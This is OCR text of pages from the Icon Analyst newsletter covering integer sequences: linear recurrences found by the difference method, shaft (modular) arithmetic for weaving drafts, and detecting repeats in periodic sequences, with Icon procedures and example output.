1, 1, 0, 2, 4, 4, 8, 16, 24, 40, 72, 120, …

Following the model for the Fibonacci sequence given in the article on residue sequences [1], here's a general-purpose generator for LRRCs:

```
procedure lrrcseq(terms, coeffs)
  local i, term

  suspend !terms

  repeat {
    term := 0
    every i := 1 to *coeffs do
      term +:= terms[i] * coeffs[-i]
    suspend term
    get(terms)
    put(terms, term)
    }

end
```

Finding LRRCs

Many sequences can be represented by LRRCs, even if the recurrences are not obvious.

The *difference method* often works and it can be done by hand or with a simple program [2]. This method starts with a row containing the terms of the original sequence. The second row consists of the differences of successive terms in the first row, and so on. The rows are labeled Δ^0, Δ^1, Δ^2, … . Here's an example:

Δ^0	1	7	18	34	55	81	112	148	189	…
Δ^1		6	11	16	21	26	31	36	41	…
Δ^2			5	5	5	5	5	5	5	…
Δ^3				0	0	0	0	0	0	…

If a constant row appears, as it does in this example, the process is complete, there is an LRRC, and it can be obtained by using Equation 4 below, which is a consequence of the way the differences are computed:

$$\Delta^k a_n = \sum_{i=0}^{k} (-1)^i \binom{k}{i} a_{n+k-i} \qquad (4)$$

where $\binom{k}{i}$ is the binomial coefficient

$$\binom{k}{i} = \frac{k!}{(k-i)!\,i!}$$

To get an LRRC in canonical form, it is necessary to go to a row of zeroes; Δ^3 in this case. Therefore, by Equation 4

$$\Delta^3 a_n = \sum_{i=0}^{3} (-1)^i \binom{3}{i} a_{n+3-i} = 0$$

Expanding this, we get

$$\binom{3}{0} a_{n+3} - \binom{3}{1} a_{n+2} + \binom{3}{2} a_{n+1} - \binom{3}{3} a_n = 0$$

and hence

$$a_{n+3} - 3a_{n+2} + 3a_{n+1} - a_n = 0$$

from which we get the LRRC

$$a_n = 3a_{n-1} - 3a_{n-2} + a_{n-3}$$

The initial terms are, of course, the first three in Δ^0.

Here's a program to produce LRRCs by the method described above. The sequence is read from standard input.

```
link lists
link math

procedure main()
  local sequence, order, sol, i, original, initials, c

  original := [ ]

  while put(original, integer(read()))

  sequence := copy(original)

  order := 0

  until c := constant(sequence) do {
    sequence := delta(sequence)
    order +:= 1
    if *sequence = 0 then
      stop("No recurrence relation found")
    }

  if c > 0 then order +:= 1

  initials := original[1+:order]

  sol := [ ]

  every i := 1 to order do
    put(sol, (-1 ^ (i + 1)) * binocoef(order, i))

  write("recurrence of order ", order)
  write("coefficients: ", limage(sol))
  write("initial values: ", limage(initials))

end

procedure delta(seq)
  local deltaseq, i

  deltaseq := [ ]

  every i := 2 to *seq do
    put(deltaseq, seq[i] - seq[i - 1])

  return deltaseq

end

procedure constant(seq)
  local c

  c := seq[1]
```

```
   if !seq ~= c then fail
   else return c
end
```

The output for the sequence given earlier is

```
recurrence of order 3
coefficients: [3,–3,1]
initial values: [1,7,18]
```

Any recurrence derived from a finite number of terms is, of course, conjectural.

Explicit Formulas for LRRC Terms

Any sequence that leads to a 0 Δ sequence can be represented by a polynomial in n. Conversely, all polynomials in n can be represented by a single LRRC; the coefficients of the polynomial only affect the initial terms for the LRRC.

This follows from another equation that results from the method of differences:

$$a_{n+m} = \sum_{k=0}^{n} \binom{n}{k} \Delta^k a_m \qquad (5)$$

From this, we can obtain an explicit formula for the nth term of the corresponding LRRC. Setting m to 1 in Equation 5 gives

$$a_{n+1} = 1\binom{n}{0} + 6\binom{n}{1} + 5\binom{n}{2} + 0\binom{n}{3}$$

(1, 6, 5, and 0 are the leading terms in Δ^0, Δ^1, Δ^2, and Δ^3.) This evaluates to

$$a_{n+1} = 1 + \frac{7}{2}n + \frac{5}{2}n^2$$

Implementing this is similar to finding LRRCs by the difference method. We're out of space, so we'll leave it as an exercise.

References

1. "Residue Sequences", Icon Analyst 58, pp. 4-6.

2. *The Encyclopedia of Integer Sequences*, N. J. A. Sloane and Simon Plouffe, Academic Press, 1995, pp. 10-13.

$$e - 1 = 1 + \cfrac{1}{1 + \cfrac{1}{2 + \cfrac{1}{1 + \cfrac{1}{1 + \cfrac{1}{4 + \cfrac{1}{1 + \cfrac{1}{1 + \ldots}}}}}}}$$

What's Coming Up

In the next issue of the Analyst, we plan to have another article on tie-ups, an article on creating drafts for weavable color patterns, and a second article on classical cryptography.

Continuing the series related to periodic sequences, we plan an article on continued fractions, and in particular those for quadratic irrationals.

For the **Graphics Corner**, we expect to have an article on an interactive application for constructing custom palettes.

The Icon Analyst

Ralph E. Griswold, Madge T. Griswold,
and Gregg M. Townsend
Editors

The Icon Analyst is published six times a year. A one-year subscription is $25 in the United States, Canada, and Mexico and $35 elsewhere. To subscribe, contact

Icon Project
Department of Computer Science
The University of Arizona
P.O. Box 210077
Tucson, Arizona 85721-0077
U.S.A.

voice: (520) 621-6613

fax: (520) 621-4246

Electronic mail may be sent to:

icon–analyst@cs.arizona.edu

THE UNIVERSITY OF
ARIZONA
TUCSON ARIZONA
and
Bright Forest Publishers
Tucson Arizona

The Icon Analyst

In-Depth Coverage of the Icon Programming Language

December 1999
Number 57

In this issue

Shaft Arithmetic

Editors' Note: This article was adapted from one designed as a tutorial for weavers without a technical background. We have added program material only near the end.

Shafts and treadles of looms are numbered for identification [1]. The numbers of the shafts through which successive warp threads pass form a sequence, as do the numbers of the treadles for successive picks. Consider the draft shown in Figure 1, in which the arrows indicate the orientation:




Figure 1. Example Draft

The threading is an upward straight draw. The sequence is:

1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5,
6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2,
3, 4, 5, 6, 7, 8, 1, 2

The treadling sequence is more complicated:

1, 2, 3, 4, 5, 6, 7, 8, 7, 6, 5, 4, 3, 2, 1, 2, 3, 4, 5, 6, 7,
6, 5, 4, 3, 2, 1, 2, 3, 4, 5, 6, 5, 4, 3, 2, 1, 2, 3, 4, 5, 4,
3, 2, 1, 2, 3, 4, 3, 2

These two sequences, in combination with the tie-up, define the structure of the weave.

Threading and treadling sequences often have distinctive patterns, as in the repeat for the threading sequence above. In the case of a repeat, it's only necessary to know the basic unit, which we'll indicate by an overbar:

$$\overline{1,2,3,4,5,6,7,8}$$

Modular Arithmetic

Since looms have a fixed number of shafts and treadles, the sequences are most easily understood

in terms of modular arithmetic, sometimes called clock or wheel arithmetic, in which numbers go around a circle clockwise, starting with 0. If there are 8 shafts, there are 8 equally spaced points on the circle 0 to 7, as shown in Figure 2:




Figure 2. Arithmetic Modulo 8

The numbers on the inner circle are those that exist in the modular arithmetic. If we continue beyond 7, as shown in the outer ring, the numbers wrap around the wheel. Numbers on the same spoke are equivalent. For example, 0 and 8 are equivalent, 1 and 9 are equivalent, 2 and 10 are equivalent, and so on. Another way to look at it is that when 9 is introduced into modular arithmetic with 8 shafts, it *becomes* 1, and so on.

Shaft Arithmetic

Although modular arithmetic uses the number 0 as a starting point, most persons count from 1. Shafts and treadles are numbered this way. This 1-based numbering system is easily accommodated by rotating the wheel counterclockwise by one position, as shown in Figure 3:




Figure 3. Shaft Arithmetic Modulo 8

Notice that 1 and 9 are still equivalent, as are 2 and 10, and so on. 0 has gone away, but it will be back.

For sequences, shafts and treadles are handled the same way, so we'll call this *shaft arithmetic*, with the understanding that it applies to treadles also. Of course, most facts about shaft arithmetic hold for ordinary modular arithmetic.

In shaft arithmetic, an upward straight draw for 8 shafts is described by the positive integers in sequence:

1, 2, 3, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, …

and wrapped around the shaft circle to produce

1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, …

The point is that an upward straight draw comes from the most fundamental of all integer sequences, the positive integers in increasing order. (We'll discuss downward straight draws later.)

Drafting with Sequences

The idea behind drafting with sequences is that many sequences have interesting patterns, which often become more interesting in shaft arithmetic. In fact, many sequences show repeats when cast in shaft arithmetic. For example, the shaft sequence for an upward straight draw for 8 and 10 shafts are represented by

$$\overline{1,2,3,4,5,6,7,8}$$

and

$$\overline{1,2,3,4,5,6,7,8,9,10}$$

respectively.

Patterns in Sequences

Sequences may produce interesting woven patterns when they are used for threading and treadling.

There are a great many well-documented integer sequences. The Fibonacci sequence, which has many connections in nature, design, and mathematics, is one of the best known and most thoroughly studied of all integer sequences. The Fibonacci sequence starts with 1 and 1. Then each successive number (*term*) is the sum of the preceding two:

1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, …

As the sequence continues, the numbers get

very large. For example, the 50th term in the Fibonacci sequence is more than 12 billion. Shaft arithmetic brings this sequence under control. For 8 shafts, the result is

1, 1, 2, 3, 5, 8, 5, 5, 2, 7, 1, 8, 1, 1, 2, 3, 5, 8, 5, 5, 2,
7, 1, 8, 1, 1, 2, 3, 5, 8, 5, 5, 2, 7, 1, 8, …

As you can see, there is a repeat, so the entire sequence can be represented by

$$\overline{1,1,2,3,5,8,5,5,2,7,1,8}$$

Patterns in sequences are more easily seen if they are plotted, as in the grids used in weaving drafts. For 8 and 12 shafts, the Fibonacci sequence are shown in Figures 4 and 5:




Figure 4. Fibonacci Sequence for 8 Shafts




Figure 5. Fibonacci Sequence for 12 Shafts

Here are some other simple sequences and what they look like for various numbers of shafts.

Figure 6. The Squares for 5 Shafts




Figure 7. Fibonacci Cubes for 11 Shafts




Figure 8. Every Third Positive Integer for 7 Shafts

The patterns such sequences produce in weaves depend on many factors. To keep things simple to begin with, we'll use direct tie-ups and treadling as drawn in (that is, the same sequence for the threading and the treadling) [2]. Even in this very limited framework, interesting woven patterns abound.

Figure 9 shows a drawdown for a few repeats of the Fibonacci sequence for 4 shafts:




Figure 9. Fibonacci Drawdown for 4 Shafts

The pattern is noticeably different for 8 shafts, as shown in Figure 10. If you compare the two, however, you'll see commonalities:




Figure 10. Fibonacci Drawdown for 8 Shafts

A simple sequence that produces interesting patterns is the "multi" sequence, which starts with a single 1 and is followed by 2 copies of 2, 3 copies of 3, and so on:

1, 2, 2, 3, 3, 3, 4, 4, 4, 4, 5, 5, 5, 5, 5, 6, 6, 6, 6, 6, 6, …

Note that there are no repeats in shaft arithmetic for this sequence, since the "width" of the repeated integer blocks constantly increases.

The drawdown for the multi sequence for 4 shafts is shown in Figure 11.




Figure 11. 4-Shaft Multi Sequence Drawdown

One way to produce interesting sequences is to combine other sequences, such as interleaving the terms of two sequences. For example, interleaving the positive integers and the Fibonacci sequence produces

1, 1, 2, 1, 3, 2, 4, 3, 5, 5, 6, 8, 7, 5, 8, 5, 1, 2, 2, 7, 3,
1, 4, 8, 5, 1, 6, 1, 7, 2, 8, 3, 1, 5, 2, 8, 3, 5, 4, 5, 5, 2,
6, 7, 7, 1, 8, 8 …

A drawdown for 8 shafts is shown in Figure 12.




Figure 12. Interleaved Integer and Fibonacci Sequences for 8 Shafts

Other tie-ups, as well as threading sequences and treadling sequences that are different, produce all kinds of interesting results.

Zero and Negative Integers

There's one more matter to be dealt with — zero and negative numbers. Weavers drafting on the basis of sequence usually just drop such numbers or take the absolute values of negative numbers. The proper way to deal with these is indicated by looking at what happens when you have negative integers in increasing sequence as they cross over to the positive integers:

…, –7, –6, –5, –4, –3, –2, –1, 0, 1, 2, 3, 4, 5, 6, 7, 8, …

Now think of the modular wheel and what happens if you wrap this sequence of numbers around it. See in Figure 13.

Supplementary Material

Supplementary material for this issue of the Analyst, including program material, images, and Web links, is available on the Web. The URL is

http://www.cs.arizona.edu/icon/analyst/iasub/ia57/




Figure 13. Negative Shaft Arithmetic Modulo 8

In other words, –1 becomes 7, –2 becomes 6, and so on. Note that 0, which we've been hiding, becomes 8.

Perhaps you now see the integer sequence that produces a downward straight draw:

0, –1, –2, –3, –4, –5, –6, –7, –8, –9, –10, …

All that's needed to convert a non-positive remainder to a shaft number is to add it to the number of shafts. For –1, for example,

8 + (–1) = 7

The Programming View

Icon's remaindering operation, i % j, produces the remainder of i divided by j. The sign of the result is the sign of i. Therefore, –7 / 3 produces –1. But the *common residue* (usually just residue) [3] in modular arithmetic is defined to be the remainder of i divided by j but given between 0 and j – 1. This is what the wheel shows.

A procedure to produce the residue is

```
procedure residue(i, j)
   i := i % j
   if i < 0 then i := j + i
   return i
end
```

This procedure can be modified to give results with indexing based on a number other than 0:

```
procedure residue(i, j, k)
   /k := 0
   i := i % j
   if i < k then i := j + i
   return i
end
```

Since k defaults to 0, if the third argument is omitted the usual residue is produced, but if k is 1, we get the *shaft residue*.

Incidentally, the underlying sequence for an upward straight draw is given by seq(1), while the sequence for a downward straight draw is given by –seq(0).

References

1. "A Weaving Language", Icon Analyst 51, pp. 5-11.

2. "Dobby Looms and Liftplans", Icon Analyst 55, pp. 17-20.

3. *CRC Concise Encyclopedia of Mathematics*, Eric W. Weisstein, Chapman & Hall/CRC, 1998, p. 281.

Periodic Sequences

A periodic sequence is an infinite sequence in which a finite subsequence repeats indefinitely. The digits of the mantissa (see the side-bar on the next page) of the decimal expansion of 1/7 provide an example:

1, 4, 2, 8, 5, 7, 1, 4, 2, 8, 5, 7, …

A periodic sequence may have a pre-periodic part before the repeat, as in the digits of the decimal expansion of 1/12:

0, 8, 3, 3, 3, 3 …

Sequences with pre-periodic parts are called *quasi-periodic*; those without pre-periodic parts are call *strictly periodic*.

There are many mathematical sources of periodic sequences. The main ones are:

- residues of terms of non-periodic sequences
- decimal (and other base) expansions of fractions
- denominators of continued fractions for quadratic irrationals
- samples of periodic functions like sin(*x*)

There probably are others we haven't thought of, and there's always the miscellaneous category.

Mantissa

If you look in a dictionary, the definition you'll most likely find for mantissa is that it's the decimal part of a logarithm.

In mathematics, the term has a more general meaning as the fractional part of a real number [1]:

$$\text{mantissa}(x) = x - \lfloor x \rfloor$$

where $\lfloor x \rfloor$ is the floor of x, the largest integer less than or equal to x.

The first use of the term mantissa in this way is attributed to Gauss.

A procedure to produce the mantissa of a real (floating-point) number would be trivial except for the possibility that the string representation may be in scientific notation, such as "2.45e–2".

This is just a messy detail of the kind that infests programming. Here's a procedure:

```
link numbers

procedure mantissa(r)
   local fpart

   r := real(r)

   fpart := r – floor(r)       # from numbers module

   fpart ?:= {
      tab(upto('.') + 1)
      tab(0)
      }

   fpart ? {
      if fpart := tab(upto('Ee')) then {
         move(1)
         if = "+" then fpart := "0"
         else {
            move(1)
            fpart := repl("0", tab(0) – 1) || fpart
            }
         }
      }

   return "." || fpart

end
```

Reference

1. *CRC Concise Encyclopedia of Mathematics*, Eric W. Weisstein, Chapman & Hall/CRC, 1998, p. 136.

There are many things of interest about periodic sequences: their periods, the values they contain, the patterns of values, and so on. But before we explore these areas, we need to discuss notation and the representation of periodic sequences in data and programs.

Notation and Representation

Sequences usually are written with terms separated by commas as shown in preceding examples. Sometimes other separators, such as blanks, are used, but commas make the separation of terms easier to see and we'll use commas here.

For periodic sequences, it's conventional to use a bar over the repeat, as in

$$\overline{1,4,2,8,5,7}$$

and

$$0,8,\overline{3}$$

Like many forms of mathematical notation, bars over text are typographically difficult. Word processors and page layout systems generally do not support them, since they cannot be composed from characters, unlike underscores, which come with font families. (Recall that we used underscores to indicate repeated digit patterns in versum numbers [1].) We've had to go to a program specifically designed for laying out mathematical expressions to provide the examples here.

When representing sequences as strings for processing by programs, neither overbars nor underscores are available. The string representation we chose is to enclose repeats in brackets, as in

```
"[1,4,2,8,5,7]"
```

and

```
"0,8,[3]"
```

Strings are awkward and inefficient to process in a program. For finite sequences we usually use lists, which are sequences by definition and might have been so named. Since the repeat in a periodic sequence is finite, we can represent periodic sequences by a pair of lists: a pre-periodic part (possibly empty) and repeat. A record brings these together in a single (defined) type:

```
record perseq(pre, rep)
```

Examples are

```
one_seventh := perseq([], [1, 4, 2, 8, 5, 7])
```

and

```
one_twelveth := perseq([0, 8], [3])
```

Note that a finite sequence can be represented in this way also by using an empty repeat, as in

```
one_eighth := perseq([1, 2, 5], [])
```

It's worth mentioning that for sequences consisting of single digits, strings could be used in place of lists, as in

```
one_twelveth_s := perseq("01", "3")
```

Several operations apply to both strings and lists. For example,

```
!one_twelveth
```

and

```
!one_twelveth_s
```

generate equivalent results, although the first produces integers and the latter one-character strings, which in numerical contexts are converted to integers automatically.

Although strings require less memory than lists, there are potential pitfalls and we'll generally avoid this "shortcut".

There is another possibility for representing the periodic part of a sequence — as a list whose last element points to the list itself. Thus,

```
one_seventh_p := [1, 4, 2, 8, 5, 7]
put(one_seventh_p, one_seventh_p)
```

can be visualized as shown in Figure 1.




Figure 1. A Looping Structure

Programs that process such a representation need to take it into account, as in this procedure, which generates the elements of a repeat:

```
procedure genelem(rep)
   local x

   repeat {
      every x := !rep do {
         if type(x) == "list" then {
            rep := x
            break next                  # go to repeat loop
            }
         else suspend x
      break                             # exit if finite
      }
end
```

There is no need for this extra complexity in our consideration of periodic sequences, but the representation is useful in more general contexts, which we'll discuss in a later article on "packet sequences".

Next Time

In the next article on periodic sequences, we'll explore the role of modular arithmetic in the creation of periodic sequences. See the article **Shaft Arithmetic**, which begins on page 1, for a hint of what's in store.

Reference

1. "Versum Factors", Icon Analyst 40, p. 9-14.

Finding Repeats

Given a finite portion of a sequence that is known to be periodic or that might be, how do you find the repeat?

In the first place, the problem is not well defined. For example, given the terms

0, 1, 2, 3, 4, 5, 6, 7

it might seem obvious that the next term is 8. However, if this sequence is the initial portion of the nonnegative integers mod 8, the next term is 0. The next term could, of course, be anything.

Even though the problem is not well defined, it's still possible to make useful guesses.

The method for finding a possible repeat is not conceptually difficult. You just try initial subsequences until one, when repeated, matches the rest of the sequence. If there is none, you remove the initial term and add it to a sequence for a pre-periodic part (initially empty) and start over. Eventually this process terminates, either with a possible repeat or with all the terms in the pre-periodic part. Here's a procedure:

```
link lists

record perseq(pre, rep)

procedure repeater(seq, ratio, limit)
   local init, i, prefix, results, segment, span

   /ratio := 2
```

```
    /limit := 0.75

    results := copy(seq)

    prefix := []

    repeat {
       span := *results / ratio
       every i := 1 to span do {
          segment := results[1+:i] | next
        if lequiv(lextend(segment, *results), results) then
             return perseq(prefix, segment)
          }
       put(prefix, get(results)) |    # first term to prefix
          return perseq(prefix, results)
      if *prefix > limit * *seq then return perseq(seq, [ ])
       }

end
```

The argument sequence is copied, so that it is not modified. The list prefix holds the potential pre-periodic part.

The variable ratio determines how long the repeat can be as a fraction of the length of the sequence and is designed to allow a reasonable determination of a repeat. The default, 2, ensures that the original sequence has at least two full repeats.

The variable limit prevents a very long a pre-periodic part with a short repeat at the end, which usually is erroneous.

In the repeat loop, initial subsequences from 1 to the allowed maximum are tried. For each, the subsequence is extended by repeating to the length of the sequence using lextend() from the lists module of the Icon program library.

If the two lists are equivalent, using lequiv(), also from the lists module, a possible repeat has been found and the procedure return with a record containing the pre-periodic part and the repeat.

If the two lists are not equal, the initial term of the current sequence is removed, appended to the pre-periodic part, and the loop is repeated. If the sequence is exhausted without finding a repeat, the procedure returns a record with all of the original sequence in the pre-periodic part and an empty repeat.

The procedure lextend() is a list version of the weaving procedure Extend() [1]:

```
procedure lextend(L, i)
   local result

   result := copy(L)

   until *result >= i do
      result |||:= L

   result := result[1+:i]

   return result

end
```

We'll come back to lequiv() later.

Figure 1 shows output from an instrumented version of repeater().

```
pre-periodic part:  []
remaining terms:    [1,10,3,5,1,1,3,5,3,1,1,10,1,1,3,5,3,1,1,10,1]

searching for repeat

trial segment:      [1]
extension:          [1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1]          no match
trial segment:      [1,10]
extension:          [1,10,1,10,1,10,1,10,1,10,1,10,1,10,1,10,1,10,1,10,1]  no match
trial segment:      [1,10,3]
extension:          [1,10,3,1,10,3,1,10,3,1,10,3,1,10,3,1,10,3,1,10,3]   no match
                    …
trial segment:      [1,10,3,5,1,1,3,5,3]
extension:          [1,10,3,5,1,1,3,5,3,1,10,3,5,1,1,3,5,3,1,10,3]       no match
trial segment:      [1,10,3,5,1,1,3,5,3,1]
extension:          [1,10,3,5,1,1,3,5,3,1,1,10,3,5,1,1,3,5,3,1,1]        no match

attempt to find repeat failed
```

Figure 1. Finding a Repeat

moving initial term to pre-periodic part

pre-periodic part: [1]
remaining terms: [10,3,5,1,1,3,5,3,1,1,10,1,1,3,5,3,1,1,10,1]

searching for repeat

trial segment: [10]
extension: [10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10,10] no match
trial segment: [10,3]
extension: [10,3,10,3,10,3,10,3,10,3,10,3,10,3,10,3,10,3,10,3] no match
trial segment: [10,3,5]
extension: [10,3,5,10,3,5,10,3,5,10,3,5,10,3,5,10,3] no match
…
trial segment: [10,3,5,1,1,3,5,3,1]
extension: [10,3,5,1,1,3,5,3,1,10,3,5,1,1,3,5,3,1,10,3] no match
trial segment: [10,3,5,1,1,3,5,3,1,1]
extension: [10,3,5,1,1,3,5,3,1,1,10,3,5,1,1,3,5,3,1,1] no match

attempt to find repeat failed

moving initial term to pre-periodic part

pre-periodic part: [1,10]
remaining terms: [3,5,1,1,3,5,3,1,1,10,1,1,3,5,3,1,1,10,1]

searching for repeat

trial segment: [3]
extension: [3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3,3] no match
trial segment: [3,5]
extension: [3,5,3,5,3,5,3,5,3,5,3,5,3,5,3,5,3,5,3,5] no match
